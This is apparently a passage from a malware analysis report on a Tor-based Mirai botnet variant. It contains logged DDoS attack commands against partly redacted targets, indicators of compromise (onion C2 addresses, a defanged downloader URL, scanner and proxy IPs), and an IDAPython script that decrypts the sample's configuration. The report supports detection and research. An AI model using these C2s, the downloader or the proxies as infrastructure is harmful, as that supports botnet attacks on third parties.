2021-06-25 12:31:50+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]239.45	atk_time=30,netmask=32,[{"fid":0}]
2021-06-25 12:31:52+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]239.45	atk_time=30,netmask=32,[{"fid":0}]
2021-06-25 12:31:53+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]239.45	atk_time=30,netmask=32,[{"fid":0}]
2021-06-25 12:31:53+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]239.45	atk_time=30,netmask=32,[{"fid":0}]
2021-06-28 00:56:21+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted].31.119	atk_time=180,netmask=32,[{"fid":0}]
2021-06-28 00:56:26+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted].31.119	atk_time=180,netmask=32,[{"fid":0}]
2021-06-28 00:56:26+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted].31.119	atk_time=180,netmask=32,[{"fid":0}]
2021-06-28 00:56:26+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted].31.119	atk_time=180,netmask=32,[{"fid":0}]
2021-06-28 00:56:36+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted].31.119	atk_time=180,netmask=32,[{"fid":0}]
2021-06-28 01:50:05+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]75.134	atk_time=20,netmask=32,
2021-06-28 01:50:06+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]75.134	atk_time=20,netmask=32,
2021-06-28 01:50:06+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]75.134	atk_time=20,netmask=32,
2021-06-28 01:50:08+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]75.134	atk_time=20,netmask=32,
2021-06-28 01:50:08+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]75.134	atk_time=20,netmask=32,
2021-06-28 05:02:52+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]114.41	atk_time=60,netmask=32,[{"fid":0}],affected=pornhub.com
2021-06-28 05:02:53+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]114.41	atk_time=60,netmask=32,[{"fid":0}],affected=pornhub.com
2021-06-28 05:02:53+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]114.41	atk_time=60,netmask=32,[{"fid":0}],affected=pornhub.com
2021-06-28 05:02:55+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]114.41	atk_time=60,netmask=32,[{"fid":0}],affected=pornhub.com
2021-06-28 05:45:39+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0}]
2021-06-28 05:45:40+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0}]
2021-06-28 05:45:42+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0}]
2021-06-28 05:45:42+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0}]
2021-06-28 05:45:42+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0}]
2021-06-29 06:38:09+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]9.27	atk_time=90,netmask=32,[{"fid":0}]
2021-06-29 06:38:09+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]9.27	atk_time=90,netmask=32,[{"fid":0}]
2021-06-29 06:38:13+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]9.27	atk_time=90,netmask=32,[{"fid":0}]
2021-06-29 06:38:16+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]9.27	atk_time=90,netmask=32,[{"fid":0}]
2021-06-29 06:42:27+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"0\u0005","fid":56}]
2021-06-29 06:42:27+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"0\u0005","fid":56}]
2021-06-29 06:42:30+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"0\u0005","fid":56}]
2021-06-29 07:17:03+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 07:17:06+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 07:17:07+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 07:24:02+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 07:24:05+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 07:27:38+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0}]
2021-06-29 09:19:11+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 09:19:12+08:00	mirai_ptea	m2336dttvcygloiv.onion	666	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 09:19:13+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 09:19:16+08:00	mirai_ptea	rkz2f5u57cvs3kdt.onion	280	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 09:39:25+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]11.147	atk_time=120,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 09:53:26+08:00	mirai_ptea	atxajrovi4lvd2zj.onion	110	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 09:53:27+08:00	mirai_ptea	cgsmxjjnuickasbu.onion	992	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]
2021-06-29 09:53:29+08:00	mirai_ptea	6amdku2uhly2esj7.onion	513	ddos	atk_0	[redacted]11.147	atk_time=60,netmask=32,[{"fid":0},{"value":"777\u0005","fid":55}]

Contact us

Readers are always welcomed to reach us on twitter , or email to `netlabat[at]360.cn` .

IoC

Tor-C2

```
bc6z3gtu6b3r5tce.onion:3742
cgsmxjjnuickasbu.onion:992
uejivzrb3vobuoez.onion:5353
rkz2f5u57cvs3kdt.onion:280
atxajrovi4lvd2zj.onion:110
6amdku2uhly2esj7.onion:513
m2336dttvcygloiv.onion:666
```

Sample MD5

```
c6ef442bc804fc5290d3617056492d4b
f849fdd79d433e2828473f258ffddaab
```

Downloader URL

```
http://193[.177.182.221/boot
```

Scanner IP

```
205.185.117.21  AS53667|FranTech_Solutions      United_States|Nevada|Las_Vegas
205.185.114.55  AS53667|FranTech_Solutions      United_States|Nevada|Las_Vegas
68.183.109.6    AS14061|DigitalOcean,_LLC       United_States|New_York|New_York_City
67.205.163.141  AS14061|DigitalOcean,_LLC       United_States|New_York|New_York_City
165.227.88.215  AS14061|DigitalOcean,_LLC       United_States|New_York|New_York_City
```

Proxys

```
---------proxys at index 0x2a , count=38---------
149.202.9.7:9898
91.134.216.103:16358
84.32.188.34:1157
51.178.185.237:32
65.21.16.80:23560
149.202.9.14:19765
146.59.11.109:5089
195.189.96.61:29582
84.32.188.37:1454
51.195.209.80:26848
5.199.174.242:27931
95.179.158.147:22413
146.59.11.103:1701
185.150.117.10:29086
149.56.154.210:24709
135.148.11.151:3563
51.195.152.255:25107
45.79.193.124:7158
135.148.11.150:5560
185.150.117.41:20790
135.125.250.120:14498
172.106.70.135:692
195.189.96.60:9700
172.106.70.134:25054
149.56.154.211:21299
108.61.218.205:29240
51.178.185.236:21685
51.81.139.251:6255
51.255.237.164:963
51.81.139.249:32380
139.162.45.218:5165
65.21.16.94:28056
207.148.74.163:32389
172.104.100.78:1039
45.32.8.100:19759
141.164.46.133:2205
172.105.36.167:10843
172.105.180.239:19531

---------proxys at index 0x2b , count=334 , port=9050---------
Too many, not list here, you can get them via the IDA script
```

Appendix（IDA Decrypt script）

```
# IDAPYTHON SCRIPT for md5 c6ef442bc804fc5290d3617056492d4b only.
# Tested at ida 7.0
from ctypes import *
import struct
print "-------------------decryption start------------------------"

key=[0xC26F6A52,0x24AA0006,0x8E1BF2C5,0x4BA51F8C]
def tea_dec(buf,key):
    rbuf=""
    fmt = '>' + str(len(buf)/4) + 'I'
    tbuf= struct.unpack_from(fmt,buf)
    j=0
    for i in range(0,len(tbuf)/2):

        v1=c_uint32(tbuf[i+j])
        v2=c_uint32(tbuf[i+1+j])

        sum=c_uint32(0xC6EF3720)
        while(sum.value):
            v2.value -= ((v1.value>>5)+key[3])    ^(v1.value+sum.value)^
((v1.value<<4)+key[2])
            v1.value -= ((v2.value>>5)+key[1])   ^(v2.value+sum.value)^
((v2.value<<4)+key[0])
            sum.value+=0x61C88647
        rbuf +=struct.pack(">I",v1.value)+struct.pack(">I",v2.value)
        j+=1
    return rbuf
def getbuff(addr):
    buf = ""
    while idc.get_bytes(addr, 2) != "\x00\x00":
        buf += idc.get_bytes(addr, 1)
        addr += 1

    return buf



# pay attention to function at 0x0000D074
a=getbuff(idc.get_wide_dword(0x00019C9C))



buf=[]
#0x19c9c-0x199f0 --> 684
for i in range(0,684,12):
    offset=idc.get_wide_word(0x000199F4+i)
    length=idc.get_wide_word(0x000199F4+i+2)

    buf.append(a[offset:offset+length])

c2=[]
#684/12 --> 57
for i in range(57):
    decbuf=tea_dec(buf[i],key)
```

```
    if(".onion" in decbuf):
        c2.append(decbuf)
    print "index %x, value = %s" %(i,decbuf)
print "-------------------decryption end---------------"

proxya=tea_dec(buf[0x2a],key)
pacnt=struct.unpack("<H",proxya[2:4])


proxy=[]
port=[]
tmp=proxya[4:4+6*(pacnt[0])]
print "------------proxys at index 0x2A, count= %d------------" %(pacnt[0])
for i in range(0,len(tmp),6):
    proxy.append(struct.unpack(">I",tmp[i:i+4])[0])
    port.append(struct.unpack("<H",tmp[i+4:i+6])[0])
for i in range(pacnt[0]):
    a=struct.pack(">I",proxy[i])
    ip=""
    for j in range(4):
        ip+=str(ord(a[j]))
        if j!=3:
            ip+="."

    print"%s:%d" %(ip,port[i])



proxyb=tea_dec(buf[0x2b],key)
pbcnt=struct.unpack("<H",proxyb[2:4])
fmt = '>' + str(pbcnt[0]) + 'I'
tmp=proxyb[4:4*(pbcnt[0]+1)]
print "------------proxys at index 0x2B, count= %d------------" %(pbcnt[0])
xxxxx=struct.unpack(fmt,tmp)
for i in xxxxx:
    a=struct.pack(">I",i)
    ip=""
    for i in range(4):
        ip+=str(ord(a[i]))
        if i!=3:
            ip+="."
    print ip


print "-------------------------onion info--------------"
if len(c2)!=0:
    for i in c2:

        pos=i.find(".onion")

        for j in range(0,pos,16):
            print i[j:16+j]+".onion"
else:
    print "Don't find the onion c2"
```